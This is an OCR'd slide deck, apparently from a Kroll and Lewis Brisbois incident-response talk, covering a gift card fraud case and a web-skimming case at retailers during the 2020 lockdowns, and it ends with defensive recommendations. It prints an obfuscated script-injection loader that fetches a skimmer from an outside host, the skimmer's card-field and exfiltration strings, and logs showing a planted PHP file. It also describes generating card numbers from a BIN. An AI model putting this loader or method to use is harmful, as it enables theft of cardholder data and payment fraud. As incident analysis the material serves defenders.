
MONETIZE UNAUTHORIZED ACCESS.

CASE 2


Gift Card Fraud

Initial Facts of the Case

- Brick and Mortar + e-commerce electronics retailer
- Physical locations closed March 16, 2020
- *Private label cards issued by third party banking partner*
- Increase in e-comm transactions in mid-march (*to be expected*)
- SIGNIFICANT increase in the purchase of e-gift cards (*email delivery – many the same email*)
- DRAMATIC increase in private label transactions



- Increase in e-commerce transactions
  - *Great right?* Maybe.
  - Some legit some not.





- Private Label E-Gift Card Purchases
  - $100,$200, $500
  - About 1.5M total

- Upon closer inspection:
  - Only a handful of e-mail addresses
  - All purchased with private label accounts
  - MANY different private label accounts compromised
  - About 1.5M total

Was there a Compromised Dataset? No. Not really.

- Where did threat actors get all those private label cards?
- Issuing bank authorized transactions on PAN only. No checks for expiry or printed security code.
- With BIN (public knowledge), account numbers were simply *generated*.
- Convert to Cash!




| CC GENERATOR BY THETIMELOOPS |

Enter your BIN: 434256 or 400314xxxxxx

□ Month □ Year □ CVV

50

CASE 3

WFH Exploit

Initial Facts of the case

- Brick and Mortar + e-commerce high-end steaks, meats, and BBQ equipment. "Never Frozen."
- All stores closed March 16, 2020. Corporate employees sent home.
- Immediate and **dramatic** uptick in e-commerce sales.
- By the end of April, a couple dozen customer complaints of fraud.
- No investigation until mid-May.

Page Header Bad Script (Encoded vs. Decoded)

Discovered during test transaction…

```
a=document.createElement(String.fromCharCode(115,99,114,105,112,116)),a.src=String.fromCharCode(104,116,116,112,115,58,47,47,116,104,120,114,113,46,99,111,109,47,103,109,116,46,106,115),document.body.appendChild(a)
```

```
<script src="https://thxrq.com/gmt.js"></script>
```

Inserted early morning hours of March 20, 2020

gmt.js → Client-Side Card Exfil

: Array(30) 0: "0x" 1: "fromCharCode" 2: "replace" 3: "**onclick**" 4: "target" 5: "srcElement" 6: "event" 7: "id" 8: "ctl00_store_btnPay" 9: "value" 10: "ctl00_store_ucPaymentProcessor_ucCCProcessor_" 11: "getElementById" 12:**tbCCNameOnCard** "ctl00_store_ucPaymentProcessor_ucCCProcessor_**tbxCCNumber" 13:** "ctl00_store_ucPaymentProcessor_ucCCProcessor_**expirationMonth" 14**: "ctl00_store_ucPaymentProcessor_ucCCProcessor_**expirationYear" 15**: "ctl00_store_ucPaymentProcessor_ucCCProcessor_**tbxCCCVV2" 16**: "ctl00_store_ucPaymentProcessor_ucCCProcessor_**tbxCCStreet" 17**: "|" 18: "ctl00_store_ucPaymentProcessor_ucCCProcessor_**tbxCCPostalCode**" 19: "|||||" 20: "GET" 21: "**https://thxrq.com/cse**/?1=" 22: "&2=" 23: "&3=" 24: "&4=" 25: "&5=" 26: "&6=" 27: "&site=" 28: "open" 29: "**send**"

Insertion from legitimate, **whitelisted users**

```
47.184.200.242 - [20/Mar/2020:01:34:29 -0400] "GET /index.php/AllSteaks_admin/dashboard/
HTTP/1.1" 200 1127 "https://www.AllSteaks.com/index.php/AllSteaks_admin" "Mozilla/5.0
(Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0“

47.184.200.242 - [20/Mar/2020:01:34:40 -0400] "POST /index.php/AllSteaks_admin/dashboard/
HTTP/1.1" 302 20 "https://www.AllSteaks.com/index.php/AllSteaks_admin/dashboard/"
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0“

14.37.176.182 - [20/Mar/2020:02:16:10 -0400] "GET /1231.php HTTP/1.1" 200 106 "-"
"Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0“

14.37.176.182 - [20/Mar/2020:02:16:24 -0400] "POST /1231.php HTTP/1.1" 200 2241
"https://www.AllSteaks.com/1231.php" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0)
Gecko/20100101 Firefox/29.0"
```

What to Do?

Relentless Threat Actors

- No Longer Siloed
- Sharing Third-Party and Remote Access
- Taking Advantage of WFH
- Taking Advantage of the Empty Office
- Relentless Threat Actors
  - “If it’s not one thing, it’s another”

Action Steps

PEOPLE AND PROCESS

- Have a risk management plan
  (IRP, adequate insurance coverage)
  - Test the plan
    (tabletop, simulations)
- Consider a managed detection and response solution
- Periodic security posture assessments
  (especially for remote workforce setup)
- Education for InfoSec and across organization
  (threat intel + security culture)
- Understand merchant processing agreement

TECHNOLOGY

- MFA EVERYWHERE
- Vulnerability management program (Patches!)
- SAQ-A iFrame solution for checkout process
- Maximize your PCI compliance profile

Q&A

ANDREW VALENTINE
Managing Director, Cyber Risk, Kroll

Andrew.Valentine@kroll.com

CHRIS BALLOD
Partner, vice chair of the Data Privacy & Cybersecurity Practice at Lewis Brisbois

Christopher.Ballod@lewisbrisbois.com

For more information about our global locations and services, please visit:

www.kroll.com

lewisbrisbois.com

About Kroll

Kroll is the leading global provider of risk solutions. For more than 45 years, Kroll has helped clients make confident risk management decisions about people, assets, operations and security through a wide range of investigations, cyber security, due diligence and compliance, physical and operational security, and data and information management services. For more information, visit www.kroll.com.

About Duff & Phelps

Duff & Phelps is the global advisor that protects, restores and maximizes value for clients in the areas of valuation, corporate finance, investigations, disputes, cyber security, compliance and regulatory matters, and other governance-related issues. We work with clients across diverse sectors, mitigating risk to assets, operations and people. With Kroll, a division of Duff & Phelps since 2018, our firm has nearly 3,500 professionals in 28 countries around the world. For more information, visit www.duffandphelps.com.